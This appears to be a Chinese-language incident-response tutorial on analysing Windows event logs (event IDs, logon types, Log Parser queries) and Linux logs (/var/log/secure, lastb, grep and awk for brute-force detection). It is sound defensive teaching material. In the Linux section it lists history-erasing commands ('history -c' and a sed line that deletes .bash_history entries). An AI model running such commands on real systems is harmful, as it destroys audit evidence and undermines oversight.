本文作者：**bypass**（信安之路作者团队成员 & 个人公众号 *bypass*）

第1篇:Window 日志分析

0x01 Window 事件日志简介

Windows 系统日志是记录系统中硬件、软件和系统问题的信息，同时还可以监视系统中发生的事件。用户可以通过它来检查错误发生的原因，或者寻找受到攻击时攻击者留下的痕迹。

Windows 主要有以下三类日志记录系统事件：应用程序日志、系统日志和安全日志。

系统日志

记录操作系统组件产生的事件，主要包括驱动程序、系统组件和应用软件的崩溃以及数据丢失错误等。系统日志中记录的时间类型由 Windows NT/2000 操作系统预先定义。

默认位置： `%SystemRoot%\System32\Winevt\Logs\System.evtx`

应用程序日志

包含由应用程序或系统程序记录的事件，主要记录程序运行方面的事件，例如数据库程序可以在应用程序日志中记录文件错误，程序开发人员可以自行决定监视哪些事件。如果某个应用程序出现崩溃情况，那么我们可以从程序事件日志中找到相应的记录，也许会有助于你解决问题。

默认位置： `%SystemRoot%\System32\Winevt\Logs\Application.evtx`

安全日志

记录系统的安全审计事件，包含各种类型的登录日志、对象访问日志、进程追踪日志、特权使用、帐号管理、策略变更、系统事件。安全日志也是调查取证中最常用到的日志。默认设置下，安全性日志是关闭的，管理员可以使用组策略来启动安全性日志，或者在注册表中设置审核策略，以便当安全性日志满后使系统停止响应。

默认位置： `%SystemRoot%\System32\Winevt\Logs\Security.evtx`

系统和应用程序日志存储着故障排除信息，对于系统管理员更为有用。 安全日志记录着事件审计信息，包括用户验证（登录、远程访问等）和特定用户在认证后对系统做了什么，对于调查人员而言，更有帮助。


0X02 审核策略与事件查看器

Windows Server 2008 R2 系统的审核功能在默认状态下并没有启用 ，建议开启审核策略，若日后系统出现故障、安全事故则可以查看系统的日志文件，排除故障，追查入侵者的信息等。


PS：默认状态下，也会记录一些简单的日志，日志默认大小 20M

设置1：开始 → 管理工具 → 本地安全策略 → 本地策略 → 审核策略

参考配置操作：



设置2：设置合理的日志属性，即日志最大大小、事件覆盖阀值等：



查看系统日志方法：

1. 在“开始”菜单上，依次指向“所有程序”、“管理工具”，然后单击“事件查看器”
2. 按"Window+R"，输入 ” eventvwr.msc“ 也可以直接进入“事件查看器”

0x03 事件日志分析

对于 Windows 事件日志分析，不同的 EVENT ID 代表了不同的意义，摘录一些常见的安全事件的说明：

事件ID	说明
4624	登录成功
4625	登录失败
4634	注销成功
4647	用户启动的注销
4672	使用超级用户（如管理员）进行登录
4720	创建用户

每个成功登录的事件都会标记一个登录类型，不同登录类型代表不同的方式：

登录类型	描述	说明
2	交互式登录（Interactive）	用户在本地进行登录。
3	网络（Network）	最常见的情况就是连接到共享文件夹或共享打印机时。
4	批处理（Batch）	通常表明某计划任务启动。
5	服务（Service）	每种服务都被配置在某个特定的用户账号下运行。
7	解锁（Unlock）	屏保解锁。
8	网络明文（NetworkCleartext）	登录的密码在网络上是通过明文传输的，如FTP。
9	新凭证（NewCredentials）	使用带/Netonly参数的RUNAS命令运行一个程序。
10	远程交互，（RemoteInteractive）	通过终端服务、远程桌面或远程协助访问计算机。
11	缓存交互（CachedInteractive）	以一个域用户登录而又没有域控制器可用

关于更多 EVENT ID，详见微软官方网站上找到了“Windows Vista 和 Windows Server 2008 中的安全事件的说明”。

原文链接：

> https://support.microsoft.com/zh-cn/help/977519/description-of-security-events-in-windows-7-and-in-windows-server-2008

案例 1：可以利用 eventlog 事件来查看系统账号登录情况：


1、在**“开始”**菜单上，依次指向**“所有程序”**、**“管理工具”**，然后单击**“事件查看器”**；

2、在事件查看器中，单击**“安全”**，查看安全日志；

3、在安全日志右侧操作中，点击**“筛选当前日志”**，输入事件 ID 进行筛选。

```
4624   --登录成功
4625   --登录失败
4634  --  注销成功
4647  --  用户启动的注销
4672  --  使用超级用户（如管理员）进行登录
```

我们输入事件 `ID: 4625` 进行日志筛选，发现事件 `ID: 4625` ，事件数 `175904` ，即用户登录失败了 `175904` 次，那么这台服务器管理员账号可能遭遇了暴力猜解。



案例 2：可以利用 eventlog 事件来查看计算机开关机的记录：

1、在“**开始**”菜单上，依次指向“**所有程序**”、“**管理工具**”，然后单击“**事件查看器**”；


2、在事件查看器中，单击“**系统**”，查看系统日志；

3、在系统日志右侧操作中，点击“**筛选当前日志**”，输入事件ID进行筛选。

其中事件 `ID 6006` 、 `ID 6005` 、 `ID 6009` 就表示不同状态的机器的情况（开关机）。

```
6005 信息 EventLog 事件日志服务已启动。(开机)
6006 信息 EventLog 事件日志服务已停止。(关机)
6009 信息 EventLog 按ctrl、alt、delete键(非正常)关机
```

我们输入事件 `ID: 6005-6006` 进行日志筛选，发现了两条在 `2018/7/6 17:53:51` 左右的记录，也就是我刚才对系统进行重启的时间。



0x04 日志分析工具

Log Parser


Log Parser（是微软公司出品的日志分析工具，它功能强大，使用简单，可以分析基于文本的日志文件、XML 文件、CSV（逗号分隔符）文件，以及操作系统的事件日志、注册表、文件系统、Active Directory。它可以像使用 SQL 语句一样查询分析这些数据，甚至可以把分析结果以各种图表的形式展现出来。

Log Parser 2.2下载地址：

> https://www.microsoft.com/en-us/download/details.aspx?id=24659

Log Parser 使用示例：

> https://mlichtenberg.wordpress.com/2011/02/03/log-parser-rocks-more-than-50-examples/



基本查询结构

```
Logparser.exe –i:EVT –o:DATAGRID "SELECT * FROM c:\xx.evtx"
```

使用 Log Parser 分析日志

1、查询登录成功的事件

登录成功的所有事件

```
LogParser.exe -i:EVT –o:DATAGRID "SELECT * FROM c:\Security.evtx where EventID=4624"
```

指定登录时间范围的事件：

```
LogParser.exe -i:EVT –o:DATAGRID "SELECT * FROM c:\Security.evtx where TimeGenerated>'2018-06-19 23:32:11' and TimeGenerated<'2018-06-20 23:34:00' and EventID=4624"
```

提取登录成功的用户名和IP：

```
LogParser.exe -i:EVT –o:DATAGRID "SELECT EXTRACT_TOKEN(Message,13,' ') as EventType,TimeGenerated as LoginTime,EXTRACT_TOKEN(Strings,5,'|') as Username,EXTRACT_TOKEN(Message,38,' ') as Loginip FROM c:\Security.evtx where EventID=4624"
```

2、查询登录失败的事件

登录失败的所有事件：

```
LogParser.exe -i:EVT –o:DATAGRID "SELECT * FROM c:\Security.evtx where EventID=4625"
```

提取登录失败用户名进行聚合统计：

```
LogParser.exe -i:EVT "SELECT EXTRACT_TOKEN(Message,13,' ') as EventType,EXTRACT_TOKEN(Message,19,' ') as user,count(EXTRACT_TOKEN(Message,19,' ')) as Times,EXTRACT_TOKEN(Message,39,' ') as Loginip FROM c:\Security.evtx where EventID=4625 GROUP BY Message"
```

3、系统历史开关机记录：

```
LogParser.exe -i:EVT –o:DATAGRID "SELECT TimeGenerated,EventID,Message FROM c:\System.evtx where EventID=6005 or EventID=6006"
```

LogParser Lizard

对于 GUI 环境的 Log Parser Lizard，其特点是比较易于使用，甚至不需要记忆繁琐的命令，只需要做好设置，写好基本的 SQL 语句，就可以直观的得到结果。


下载地址：

```
http://www.lizard-labs.com/log_parser_lizard.aspx
```

依赖包：Microsoft .NET Framework 4 .5，下载地址：

```
https://www.microsoft.com/en-us/download/details.aspx?id=42642
```

查询最近用户登录情况：




	Event Type	Login Time	User Name	Login Ip
1	5	2018/7/9 17:11:58	SYSTEM	-
2	2	2018/7/9 17:02:22	Administrator	::1
3	2	2018/7/9 17:02:10	Administrator	::1
4	2	2018/7/9 17:01:56	Administrator	::1
5	2	2018/7/9 14:27:02	ftptest	127.0.0.1
6	10	2018/7/9 14:26:08	Administrator	192.168.204.1
7	5	2018/7/9 11:16:23	SYSTEM	-
8	5	2018/7/9 11:14:59	SYSTEM	-
9	5	2018/7/9 11:14:48	SYSTEM	-
10	3	2018/7/9 11:14:04	ANONYMOUS LOGON	源网络地址:
11	5	2018/7/9 11:14:03	IUSR	-
12	5	2018/7/9 11:13:44	Administrator	-
13	2	2018/7/9 11:13:25	Administrator	127.0.0.1
14	5	2018/7/9 11:13:11	Administrator	-
15	5	2018/7/9 11:12:57	Administrator	-
16	5	2018/7/9 11:12:25	Administrator	-
17	5	2018/7/9 11:12:22	SYSTEM	-
18	5	2018/7/9 11:12:22	SYSTEM	-
19	5	2018/7/9 11:12:20	SYSTEM	-

Event Log Explorer

Event Log Explorer 是一款非常好用的 Windows 日志分析工具。可用于查看，监视和分析跟事件记录，包括安全，系统，应用程序和其他微软 Windows 的记录被记载的事件，其强大的过滤功能可以快速的过滤出有价值的信息。

下载地址：

> https://event-log-explorer.en.softonic.com/



第 2 篇:Linux 日志分析

0x00 前言

Linux 系统拥有非常灵活和强大的日志功能，可以保存几乎所有的操作记录，并可以从中检索出我们需要的信息。 本文简介一下 Linux 系统日志及日志分析技巧。

0x01 日志简介

日志默认存放位置： `/var/log/`

查看日志配置情况： `more /etc/rsyslog.conf`

日志文件	说明
/var/log/cron	记录了系统定时任务相关的日志
/var/log/cups	记录打印信息的日志
/var/log/dmesg	记录了系统在开机时内核自检的信息，也可以使用dmesg命令直接查看内核自检信息
/var/log/mailog	记录邮件信息
/var/log/message	记录系统重要信息的日志。这个日志文件中会记录Linux系统的绝大多数重要信息，如果系统出现问题时，首先要检查的就应该是这个日志文件
/var/log/btmp	记录错误登录日志，这个文件是二进制文件，不能直接vi查看，而要使用lastb命令查看
/var/log/lastlog	记录系统中所有用户最后一次登录时间的日志，这个文件是二进制文件，不能直接vi，而要使用lastlog命令查看
/var/log/wtmp	永久记录所有用户的登录、注销信息，同时记录系统的启动、重启、关机事件。同样这个文件也是一个二进制文件，不能直接vi，而需要使用last命令来查看
/var/log/utmp	记录当前已经登录的用户信息，这个文件会随着用户的登录和注销不断变化，只记录当前登录用户的信息。同样这个文件不能直接vi，而要使用w,who,users等命令来查询
/var/log/secure	记录验证和授权方面的信息，只要涉及账号和密码的程序都会记录，比如SSH登录，su切换用户，sudo授权，甚至添加用户和修改用户密码都会记录在这个日志文件中

比较重要的几个日志：

```
登录失败记录：/var/log/btmp      //lastb
最后一次登录：/var/log/lastlog   //lastlog
登录成功记录： /var/log/wtmp      //last
登录日志记录：/var/log/secure
目前登录用户信息：/var/run/utmp   //w、who、users
历史命令记录：history
仅清理当前用户：  history -c
```

0x02 日志分析技巧

A、常用的shell命令

Linux 下常用的 shell 命令如：`find`、`grep`、`egrep`、`awk`、`sed`

小技巧：

1、grep显示前后几行信息，标准 unix/linux 下的 grep 通过下面参数控制上下文：

`grep -C 5 foo file` 显示 file 文件里匹配 foo 字串那行以及上下 5 行

`grep -B 5 foo file` 显示 foo 及前 5 行

`grep -A 5 foo file` 显示 foo 及后 5 行

查看 grep 版本号的方法是 `grep -V`

2、grep 查找含有某字符串的所有文件

grep -rn "hello,world!"

`*`：表示当前目录所有文件，也可以是某个文件名

`-r` 是递归查找

`-n` 是显示行号

`-R` 查找所有文件包含子目录

`-i` 忽略大小写

3、如何显示一个文件的某几行：

```
cat input_file | tail -n +1000 | head -n 2000
```

从第 1000 行开始，显示 2000 行。即显示 1000~2999 行

4、`find /etc -name init` //在目录 `/etc` 中查找文件 `init`

5、只是显示 `/etc/passwd` 的账户

```
cat /etc/passwd |awk -F ':' '{print $1}'
```

`awk -F` 指定域分隔符为 ':'，将记录按指定的域分隔符划分域，填充域，`$0` 则表示所有域，`$1` 表示第一个域，`$n` 表示第 n 个域。

6、`sed -i '153,$d' .bash_history` 删除历史操作记录，只保留前 153 行

B、日志分析技巧

a、/var/log/secure

1、定位有多少 IP 在爆破主机的 root 帐号：

```
grep "Failed password for root" /var/log/secure | awk '{print $11}' | sort | uniq -c | sort -nr | more
```

定位有哪些IP在爆破：

```
grep "Failed password" /var/log/secure|grep -E -o "(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)"|uniq -c
```

爆破用户名字典是什么？

```
grep "Failed password" /var/log/secure|perl -e 'while($_=<>){ /for(.*?) from/; print "$1\n";}'|uniq -c|sort -nr
```

2、登录成功的 IP 有哪些：

```
grep "Accepted " /var/log/secure | awk '{print $11}' | sort | uniq -c | sort -nr | more
```

登录成功的日期、用户名、IP：

```
grep "Accepted " /var/log/secure | awk '{print $1,$2,$3,$9,$11}'
```

3、增加一个用户kali日志：

```
grep "useradd" /var/log/secure
```

```
